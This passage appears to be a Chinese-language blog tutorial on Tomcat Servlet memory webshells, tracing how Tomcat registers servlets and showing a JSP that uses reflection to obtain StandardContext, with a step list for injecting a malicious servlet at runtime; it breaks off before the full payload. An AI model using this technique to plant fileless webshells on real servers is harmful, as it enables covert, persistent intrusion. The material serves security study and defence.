
![image-20250820105339928]()
然后就是遍历Servlet数组并调用load()去加载了
其实从这里的话我们可以更进一步的了解到load-on-startup属性的作用,其实简单来说就是定义是否在服务器启动的时候就加载这个servlet,并且这个属性的内容需要是一个整数,这样的话就可以明确servlet被加载的前后顺序,其实tomcat就相当于采用一种懒加载的机制,当该属性没被设置时,只有发送请求(servlet被调用的时候才会加载到context中)。
回到我们最初的目的,既然我们需要动态注册servlet,然后可以联想到python内存马中的一个after_request和before_request钩子函数的使用,那么这里就同样需要设置一个load-on-startup属性
关于context的获取(漏掉啦)
但是上面漏了讲一个点,就是关于context的获取,我们用传统的Tomcat去调试来看一下
修改pom.xml如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
<modelVersion>4.0.0</modelVersion>
<groupId>org.example</groupId>
<artifactId>TestServlet</artifactId>
<packaging>war</packaging>
<version>1.0-SNAPSHOT</version>
<name>TestServlet Maven Webapp</name>
<url>http://maven.apache.org</url>
<dependencies>
<dependency>
<groupId>junit</groupId>
<artifactId>junit</artifactId>
<version>3.8.1</version>
<scope>test</scope>
</dependency>
<dependency>
<groupId>javax.servlet</groupId>
<artifactId>javax.servlet-api</artifactId>
<version>4.0.1</version>
<scope>provided</scope>
</dependency>
<dependency>
<groupId>org.apache.tomcat</groupId>
<artifactId>tomcat-catalina</artifactId>
<version>9.0.108</version>
</dependency>
</dependencies>
<build>
<finalName>TestServlet</finalName>
</build>
</project>
|
记得下载一下源代码,不然不好找
在org.apache.catalina.startup.ContextConfig#configureContext()中
![image-20250820183336572]()

在底下可以看到,这里的话通过传入的webxml分析拿到的servlets和servletMapping
我们在刚刚的for循环那里打个断点
![image-20250820183624102]()
这里的话会遍历所有的servlets的值,然后createWrapper()创建一个wrapper对象,我们走一遍循环看一下

例如第一个servlet是default
![image-20250820184226972]()
经过setName后会在wrapper对象中设置一个name属性为default

![image-20250820184325416]()
经过setServletClass后会设置一个servletClass属性的值为org.apache.catalina.servlets.DefaultServlet
最后通过addChild将该对象添加到context中
然后我们来看一下如何将url 路径和 servlet 类做映射的

![image-20250820184805495]()
这里的话会遍历webxml中ServletMapping的键值
![image-20250820184847763]()
参照地下的数组和上面的entry的值可以知道,key就是*.jspx,而value就是jsp,之后会分别getKey获取key和getValue获取值并传到addServletMappingDecoded方法中调用并返回给context
到这就是大致的思路,然后就是关于context的来源了

![image-20250820185051568]()
从this.context中可以看到这个context实际上就是StandardContext,那我们如何获取到StandardContext呢?
1
| HttpServletRequest.getServletContext.context.context
|


我们可以先调试一下,在TestServlet中的doGet方法打个断点
![image-20250820185241826]()
点击debug后弹出网页,我们访问TestServlet类映射的路由/test
![image-20250820185437014]()

然后我们调用req.getServletContext(),回车在结果中看到一个context
![image-20250820185744882]()

这里可以看到有一个ApplicationContext,展开这个context后在里面找到一个context
![image-20250820185923979]()
很惊喜的发现这个context的值就是刚刚我们调试的时候的context值,所以这个context就是我们需要获取到的context值
基于这些原理,我们就可以写出一个内存马的具体实现
Servlet内存马实现
什么是Servlet内存马?
Servlet内存马是通过动态注册servlet来实现的一种内存攻击手段。在Java Web应用中,Servlet作为处理客户端请求的核心组件之一,能够直接处理http请求并返回响应。攻击者利用该特点,通过程序化地向Web容器例如Tomcat在运行时注册恶意的Servlet对象,使得该servlet能够在没用实际文件存在的情况下执行恶意程序。
https://longlone.top/%E5%AE%89%E5%85%A8/java/java%E5%AE%89%E5%85%A8/%E5%86%85%E5%AD%98%E9%A9%AC/Tomcat-Servlet%E5%9E%8B/#%E5%86%85%E5%AD%98%E9%A9%AC%E5%AE%9E%E7%8E%B0%E6%B5%81%E7%A8%8B%E5%88%86%E6%9E%90
Servlet内存马的条件和注入方式1
从 Servlet 3.0 规范开始 (对应 Tomcat 7.0 及以上版本),Java Web 才正式支持通过 ServletContext 对象动态地、以编程方式注册新的 Servlet、Filter 和 Listener。
从上面的分析来看,实现内存马的步骤主要就是以下几个部分:
- 获取
StandardContext 对象
- 编写恶意 Servlet
- 通过
StandardContext.createWrapper() 创建StandardWrapper 对象
- 设置
StandardWrapper 对象的 loadOnStartup 属性值
- 设置
StandardWrapper 对象的 ServletName 属性值
- 设置
StandardWrapper 对象的 ServletClass 属性值
- 将
StandardWrapper 对象添加进 StandardContext 对象的 children 属性中
- 通过
StandardContext.addServletMappingDecoded() 添加对应的路径映射
内存马POC编写
由浅入深我们先熟悉一下动态注册Servlet的过程
例如我们尝试写了一个恶意的jsp文件
第一步就是获取到StandardContext,这一步我们可以通过反射去实现
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%
ServletContext servletContext = request.getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
%>
|
不过这里的话还有一种可以获取到StandardContext的方法

同样的,在doGet打个断点然后访问/test
![image-20250821105256731]()
